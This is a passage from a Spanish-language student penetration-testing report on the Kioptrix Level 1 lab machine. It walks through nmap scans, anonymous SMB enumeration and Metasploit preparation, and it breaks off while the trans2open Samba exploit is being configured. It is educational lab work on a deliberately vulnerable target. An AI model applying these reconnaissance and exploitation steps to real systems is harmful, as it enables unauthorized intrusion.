Proyecto final

Kioptrix

Grupo 1:

Dagoberto Castro Murillo

Mónica Guzmán Baltodano

Isaac Morgan Castro

Genesis Castro Quesada

José Pablo Picado Chaves

Profesor(a): Cristopher Gerardo Robles Ríos

Seguridad en Sistemas operativos

CIB-14-CCV1- IIIQ-2025

Índice

FASE 1 5
Abstract 6
1. Objetivo General 6
2. Objetivo específico 6
3. Fase 1 – Penetración 6
3.1 Descripción detallada del proceso 6
3.1.1 Preparación del entorno atacante 7
3.1.2 Descubrimiento de hosts en la subred 8
3.1.3 Enumeración de versiones de servicios 9
3.1.4 Verificación de conectividad al host objetivo, servicios y versiones 9
3.1.5 Detección de tecnologías web y TLS 11
3.1.6 Escaneo enfocado a SMB y OS fingerprinting 11
3.1.7 Enumeración de recursos Samba anónimos 12
3.1.8 Preparación de la plataforma de explotación 13
3.1.9 Identificación y selección del módulo exploit 14
3.1.10 Configuración del exploit y payload 15
3.1.11 Ejecución del exploit y obtención de shells 18
3.1.12 Fase post-explotación: reconocimiento dentro de la “víctima” y confirmación de privilegios 19
3.2 Análisis de los métodos utilizados para comprometer el sistema 22
3.2.1 Vector y vulnerabilidad explotada 22
3.2.2 Fases y técnicas concretas empleadas 22
3.2.3 ¿Por qué funcionó? (causas raíz) 23
3.2.4 Limitaciones y consideraciones éticas/técnicas 23
3.3 Impacto y Riesgo 23
3.4 Recomendaciones de mitigación 24
4. Conclusión 24
FASE 2 25
Abstract 26
1. Objetivo General 27

2. Objetivo específico 27
3. Fase 2 – Remediación 27
3.1 Vulnerabilidades explotadas y encontradas en Fase 1 27
3.2 Auditoría con Lynis 28
3.2.1 Preparación y transferencia del binario de Lynis (Terminal Kali) 28
3.2.2 Descarga y ejecución del análisis (Terminal Kioptrix) 31
3.3 Resultados de vulnerabilidades encontradas 38
3.3.1 Hallazgos Críticos 38
3.3.2 Detalles Técnicos 40
3.4 Mitigaciones empleadas para los hallazgos críticos 44
3.4.1 Corregimos permisos de scripts de inicio 44
3.4.2 Configuramos un password para ROOT 45
3.4.3 Aseguramos PHP y verificamos 45
3.4.4 Configuramos un Firewall alternativo con TCP Wrappers 47
4. Recomendaciones para Hardening agresivo (Fase 3) 48
4.1 Solución de Raíz y Gestión del Ciclo de Vida 48
4.2 Hardening del Control de Acceso y Red 48
4.3 Endurecimiento de la Autenticación y Kernel 49
4.4 Monitoreo, Detección y Continuidad 50
5. Conclusiones 51
FASE 3 52
Abstract 53
1. Objetivo General 54
2. Objetivo Específico 54
3. Fase 3 – Hardening 54
3.1. Justificación de Medidas: Auditoría de Seguridad y Plan de Refuerzo 54
3.2 Control de Acceso y Autenticación 56
3.2.1 Configuración de SSH 56
3.2.2 Autenticación Multifactor (MFA) 65
3.3 Defensa de Perímetro 72
3.3.1 Configuración de IPTables 72

3.4 Integridad y Detección 76
3.4.1 Implementación de FIM (Transferencia con UUencode) 76
3.5 Servicios Críticos 80
3.5.1 Parcheo (Desactivación o Eliminación de SMB) 80
3.5.2 Simulación de vulnerabilidad y parcheo de Apache 2.4.25 usando Docker 82
3.6 Hardening de Sistema 91
3.6.1 Hardening del Núcleo (Sysctl) 91
3.6.2 Reforzamiento del Sistema de Archivos (fstab) 93
3.7 Monitoreo y Log 97
3.7.1 Wazuh → Agentless: Solución de monitoreo ante imposibilidad de instalación de agentes 97
4. Conclusión 108
6. Referencias Bibliográficas 110

FASE 1

Universidad CENFOTEC
SOMOS LO QUE SABEMOS

Abstract

Este informe del primer avance o fase 1 documenta, analiza y contextualiza una sesión de hacking ético realizada desde una máquina Kali Linux contra la VM objetivo Kioptrix Level1 (IP: 192.168.200.4).

Se describe, paso a paso, el proceso de reconocimiento, enumeración de servicios, selección y ejecución de un exploit adecuado, y la fase post-explotación donde se obtuvo acceso con privilegios root.

El objetivo del documento es proporcionar una explicación técnica detallada de cada comando y técnica utilizada, evaluar las causas raíz que permitieron el compromiso y proponer recomendaciones de mitigación priorizadas.

1. Objetivo General

El objetivo de este proyecto es demostrar las habilidades en ciberseguridad mediante la penetración de una máquina vulnerable y, posteriormente, la identificación y corrección de las brechas de seguridad.

2. Objetivo específico

Para esta Fase 1, el objetivo es penetrar la máquina objetivo “Kioptrix” utilizando nuestra VM Kali Linux y obtener o capturar las 3 banderas ocultas dentro del filesystem de Kioptrix.

3. Fase 1 – Penetración

3.1 Descripción detallada del proceso

A continuación, se presenta la secuencia cronológica de acciones realizadas, con explicación de cada paso, la finalidad de los comandos ejecutados y la interpretación de salidas relevantes

3.1.1 Preparación del entorno atacante




Fig 1. ip a

- Comando: ip a
- Propósito: Verificar las interfaces de red y la dirección IP del atacante.
- Explicación: ip (subcomando a = addresses) lista interfaces, direcciones IPv4/IPv6 y estados. Resultado clave: la máquina Kali poseía dirección 192.168.200.5/24 (en nuestro caso), que se configuró como LHOST en herramientas posteriores (handler de payload).
- Implicación: Confirmar nuestro IP local es necesario para recibir conexiones reverse y para delimitar el rango de escaneo.

  Nota: La dirección ip atacante puede variar según cada VM y conexión

3.1.2 Descubrimiento de hosts en la subred




Fig 2. Nmap para descubrir hosts

- Comando: sudo nmap -sN 192.168.200.0/24
- Propósito: Identificar hosts activos y puertos abiertos con un Null scan (técnica sigilosa).
- Explicación: -sN envía paquetes TCP sin flags; sudo permite usos de raw sockets (son un tipo de socket de red que permite el acceso directo a los protocolos de red subyacentes, bypasseando la pila de protocolos del sistema operativo). Se detectaron varios hosts; el objetivo de interés fue 192.168.200.4, que presentó puertos relacionados con HTTP, SSH, RPC y Samba (puertos 22, 80, 111, 139, 443, 1024).
- Implicación: Identificación del objetivo con servicios antiguos que podrían contener vulnerabilidades.

  Nota: La dirección de la máquina objetivo (192.168.200.4) igualmente puede variar como en el caso anterior

3.1.3 Enumeración de versiones de servicios




Fig 3. Enumeración de versiones y servicios

- Comando: sudo nmap -sV 192.168.200.4
- Propósito: Determinar versiones de servicios para identificar vulnerabilidades conocidas.
- Explicación: -sV realiza probes y banner grabbing (técnicas de reconocimiento y extracción de información de servicios de red).
- Resultados importantes: Apache 1.3.20 (con OpenSSL 0.9.6b), OpenSSH 2.9p2, Samba (smbd) en versión antigua. Estas versiones datan de principios de la década de 2000 y son conocidas por múltiples vulnerabilidades explotables.
- Implicación: La presencia de Samba antiguo sugiere que un exploit público (trans2open / ECHOWRECKER / CVE-2003-0201) puede ser aplicable.

3.1.4 Verificación de conectividad al host objetivo, servicios y versiones




Fig 4. Ping a ip de máquina objetivo

- Comando: ping -c 3 192.168.200.4
- Propósito: Confirmar que el host responde a ICMP y medir latencia.
- Explicación: -c 3 envía 3 paquetes. Respuesta: 0% pérdida, latencias bajas.
- Implicación: Host accesible y listo para enumeración/explotación.




Fig 5. Escaneo de servicios y versiones

- Comando: sudo nmap -sV 192.168.200.4 -T5
- Propósito: Identificar los servicios activos y sus versiones en el host objetivo mediante un escaneo rápido y detallado, con el fin de detectar posibles vulnerabilidades aprovechables.
- Explicación: El parámetro -sV solicita a Nmap determinar las versiones exactas de los servicios, mientras que -T5 acelera el proceso de escaneo (modo agresivo).
- El resultado muestra seis puertos abiertos:
  - 22/tcp – SSH (OpenSSH 2.9p2) → versión antigua con posibles debilidades criptográficas.
  - 80/tcp – HTTP (Apache 1.3.20 / OpenSSL 0.9.6b) → servidor web obsoleto con fallas conocidas.
  - 111/tcp – RPCbind → servicio de mapeo RPC activo.
  - 139/tcp – NetBIOS-SSN (Samba smbd) → servicio SMB clásico, vector de explotación potencial.
  - 443/tcp – HTTPS (Apache 1.3.20 / mod_ssl 2.8.4) → cifrado débil e incompatible con TLS moderno.
  - 1024/tcp – status (RPC) → servicio de estado relacionado con RPC.
  - La dirección MAC indica una tarjeta de red virtual de VirtualBox, confirmando que el objetivo es una VM

- Implicación: Los resultados revelan que el sistema objetivo utiliza software desactualizado y vulnerable (Samba, Apache y OpenSSL), lo que lo convierte en un candidato ideal para pruebas de explotación.

3.1.5 Detección de tecnologías web y TLS



Fig 6. Whatweb

- Comando: whatweb 192.168.200.4
- Propósito: Identificar tecnologías web y comportamiento de HTTPS.
- Explicación: whatweb reportó página por defecto de Apache y falló la negociación TLS (handshake failure) en HTTPS, lo cual indica que el servidor soporta protocolos/algoritmos TLS muy antiguos o no negocia con las pilas TLS modernas.
- Implicación: Confirma versión antigua de servidor web y limita interacciones HTTPS convencionales.

3.1.6 Escaneo enfocado a SMB y OS fingerprinting




Fig 7. Escaneo enfocado a SMB y OS

- Comando: sudo nmap -A -p139 -sV -T5 192.168.200.4
- Propósito: Ejecutar detección avanzada y enumerar SMB/NetBIOS para conocer el nombre NetBIOS y posibles shares.
- Explicación: -A activa scripts de detección y -p139 se focaliza en NetBIOS-SSN. Resultado: netbios name: KIOPTRIX, Samba smbd activo, sistema operativo

aproximado Linux 2.4.x. El servidor no soportó SMB2, quedando en SMB1/antiguo.

3.1.7 Enumeración de recursos Samba anónimos




Fig 8. Smbclient (listing de recursos)

- Comando: smbclient -L 192.168.200.4 -N
- Propósito: Listar recursos compartidos (shares) sin credenciales (-N = no password).
- Explicación: smbclient indicó Anonymous login successful y mostró IPC$, ADMIN$ y nombre del servidor. Mensaje adicional sobre EXTENDED_SECURITY reflejó diferencias en negociación de seguridad SMB entre cliente y servidor.
- Implicación: El servidor permite cierto nivel de acceso anónimo o al menos no restringe el listing de recursos, lo cual facilita enumeración y puede ser indicativo de configuraciones débiles.

3.1.8 Preparación de la plataforma de explotación

```
┌──(imc㉿kali)-[~]
└─$ sudo systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2025-10-07 19:24:59 CST; 23s ago
 Invocation: 604c169ae3f84256b01e499e10a30201
    Process: 1888 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1888 (code=exited, status=0/SUCCESS)
   Mem peak: 2M
        CPU: 13ms

Oct 07 19:24:59 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Oct 07 19:24:59 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

Fig 9. Consulta de servicio de base de datos



Fig 10. Iniciamos Metasploit (v6.4.84 -dev)

- Comandos:
  - sudo systemctl status postgresql — (comprobar servicio de base de datos para msfdb)
  - msfconsole — iniciar Metasploit Framework.
- Propósito: Preparar herramientas para buscar y ejecutar un exploit.
- Explicación: Metasploit consulta su base de datos (PostgreSQL) para almacenar resultados; msfconsole ofrece módulos exploratorios y de explotación.
- Implicación: Ambiente listo para probar módulos públicos.

3.1.9 Identificación y selección del módulo exploit




Fig 11. Secuencia inicial en la consola de metasploit




Fig 12. Ejecución de run

- Comandos en msfconsole (secuencia):
  - search smb_version / use auxiliary/scanner/smb/smb_version / set RHOST 192.168.200.4 / run
- Propósito: Confirmar versión exacta de Samba usando módulos auxiliares.
- Explicación: El módulo devolvió Unix (Samba 2.2.1a) o similar — lo que confirma la versión vulnerable (Samba 2.2.x). Esto sugiere usar el módulo exploit/linux/samba/trans2open (CVE-2003-0201)
- Implicación: Validada la aplicabilidad del exploit trans2open según lo consultado respecto a los exploits conocidos para esta versión de Samba 2.2.1a

3.1.10 Configuración del exploit y payload

Fig 13. Búsqueda dentro de trans2open y selección de exploit






Fig 14. Seteamos el host objetivo

